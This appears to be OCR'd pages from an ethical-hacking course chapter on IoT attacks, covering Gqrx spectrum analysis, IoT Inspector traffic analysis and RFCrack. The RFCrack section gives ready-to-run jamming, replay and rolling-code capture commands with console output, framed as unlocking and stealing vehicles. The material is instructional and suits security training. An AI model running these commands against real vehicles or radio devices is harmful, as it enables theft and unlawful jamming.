Attackers use hardware devices such as **FunCube dongles**, Airspy, HackRF, and RTL-SDR, along with Gqrx SDR to analyze the spectrum

http://gqrx.dk

Analyzing IoT Traffic using IoT Inspector

Attackers use IoT Inspector to **discover the target IoT devices**, and to record and analyze their network traffic to identify vulnerabilities

https://www.iot-inspector.com

Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Source: *http://www.gqrx.dk*

Gqrx is an SDR implemented with the help of the GNU Radio and Qt GUI tool. Attackers use hardware devices such as FunCube dongles, Airspy, HackRF, and RTL-SDR along with Gqrx SDR, to analyze the spectrum. Attackers use Gqrx to observe the frequency bands of temperature/humidity sensors, light switches, car keys, M-bus transmitters, etc. Gqrx can also enable an attacker to listen to or eavesdrop on radio FM frequencies or any radio conversations.

Steps to analyze the spectrum using Gqrx:

- The Gqrx and GNU Radio package consists of all Gqrx utilities. To install this package, use the command given below:


  ```
  apt-get install gnuradio gqrx
  ```

  Attackers use hardware tools such as the FunCube Dongle Pro+, connecting it to the USB-2 port on a PC to analyze various frequency bands

- Launch Gqrx using the following command:

  ```
  gqrx
  ```

  This command opens the input/output configuration window



Configure I/O devices
I/Q input
Audio output
OK
Cancel

Device: FUNcube Dongle V2.0
Device string: fcd=0
Sample rate: 192000
Bandwidth: 0,000000 MHz
LNB LO: 0,000000 MHz

Device: Default
Sample rate: 48 kHz

Figure 18.36: Gqrx configuration dialog box

- Click on the **Start/Stop** button to activate/deactivate Gqrx
- Once Gqrx is activated, the central window displays frequencies and their noises can be heard via a headphone or speaker


Gqrx 2.6 - cloudiq=192.168.1.210:50000
File
Tools
View
Help
7.249 900 MHz
-46 dBFS
-80
-100
7.05
7.10
7.15
7.20
7.25
7.30
7.35
7.40
FFT Settings
Averaging
Pandapter
Waterfall
Peak
Detect
Hold
Pand. dB
Lock
Wf. dB
Reset
Center
Demod
Color
White
Fill
Input cont...
Receiver Opti...
FFT Sett...
Audio
-20
UDP
Rec
Play
...
DSP

FFT size: 8192 RBW: 62.5 Hz
Rate: 25 fps Overlap: 0%
Time span: Auto Res: - s
Freq zoom: 1x
Gain: -17.1 dB

Figure 18.37: Screenshot of Gqrx


By changing the FFT settings (located at the bottom right side), you can capture and analyze different frequencies in the vicinity

Analyzing IoT Traffic using IoT Inspector

Source: *https://www.iot-inspector.com*

Attackers use tools such as IoT Inspector to discover target IoT devices and analyze their network traffic to identify vulnerabilities. IoT Inspector helps the attacker to breach privacy and security mechanisms. This tool projects the vulnerabilities in the form of tables and graphs. It also allows the attacker to record and replay all information from the communicating devices to gather sensitive information.

IoT Inspector automatically scans and displays the available devices in the network. Selecting the target device can display the network activities and communication endpoints of that device. Upon clicking "network activities," it displays a live chart of the traffic the device is accessing, and the communication endpoints will display the services the IoT device has received.


Princeton IoT Inspector
Princeton IoT Inspector
https://inspector.cs.princeton.edu/overall_bandwidth_chart
Princeton IoT Inspector
Start/Pause Inspection
Stop Inspection and Logout
Settings
Currently analyzing 0 Kbps of traffic.
Overview / Network Activities
2,200
2,000
1,800
1,600
1,400
1,200
1,000
800
600
400
200
0
Kbps
Time
2019-03-23 10:00:00
2019-03-25 13:00:00
2019-03-27 16:00:00
2019-03-29 19:00:00
2019-03-31 22:00:00
Wemo switch (office)
TP-Link Plug
Amcrest Camera
Geeni Bulb
D-Link Camera
Office Chromecast
Google Home
Samsung SmartCam
Home Chromecast
Orvibo Smart Plug
Roku TV Stick Express
Samsung Smart TV

Activities Across Monitored Devices

Network activities across all monitored devices.

If you do not see your device below, you need to monitor it first.


Set view: default / ads/trackers / no encryption / insecure encryption / weak encryption
Current view: **Default** — all my device traffic

Jump to: past 20 minutes / past 1 hour / past 24 hours / past week
Current zoom: **custom zoom, not live chart**

Navigate: zoom in / zoom out / move left / move right

Note: A domain name that ends with question mark "?" means that we are not confident in the result. One reason is that IoT Inspector has failed to observe any DNS traffic on the monitored device; this DNS traffic would help IoT Inspector identify exactly what domain name the device contacts.

Figure 18.38: Screenshot of IoT Inspector



Rolling Code Attack using RFCrack

- Attackers use the RFCrack tool to obtain the **rolling code** sent by the victim to **unlock the vehicle** and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for **testing RF communications** between any physical device that communicates over sub **Ghz frequencies**
- Some of the commands used by an attacker to perform rolling code attacks, are given below:
  - Live Replay:

    `python RFCrack.py -i`
  - Rolling Code:

    `python RFCrack.py -r -M MOD_2FSK -F 314350000`
  - Adjust RSSI Range:

    `python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000`
  - Jamming:

    `python RFCrack.py -j -F 314000000`

```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type
ROLLING CODE REQUIRES 2 YardSticks Plugged In
Starting Jamming on: 433820000
SIGNAL STRENGTH: -241
SIGNAL STRENGTH: -227
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -231
SIGNAL STRENGTH: -40
SIGNAL STRENGTH: -230
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -79
Waiting to capture your rolling code transmission
-79
```

```
Jamming Stopped
Sending First Payload
Sending payload...
Transmission Complete
Ready to send second Payload?? (y/n) y
Sending payload...
Transmission Complete
Destroy:RFCrack ficti0n$
```

https://github.com

Launch Attacks

In the vulnerability scanning phase, attackers try to determine the vulnerabilities present in the target device. The vulnerabilities found are then exploited further to launch various attacks such as DDoS attacks, rolling-code attacks, signal-jamming attacks, Sybil attacks, MITM attacks, and data and identity theft attacks. For example, an attacker can use the RFCrack tool to perform a rolling-code attack, replay attack, and jamming attack on a device. Similarly, an attacker may also use tools such as KillerBee to attack ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack using RFCrack

Source: *https://github.com*

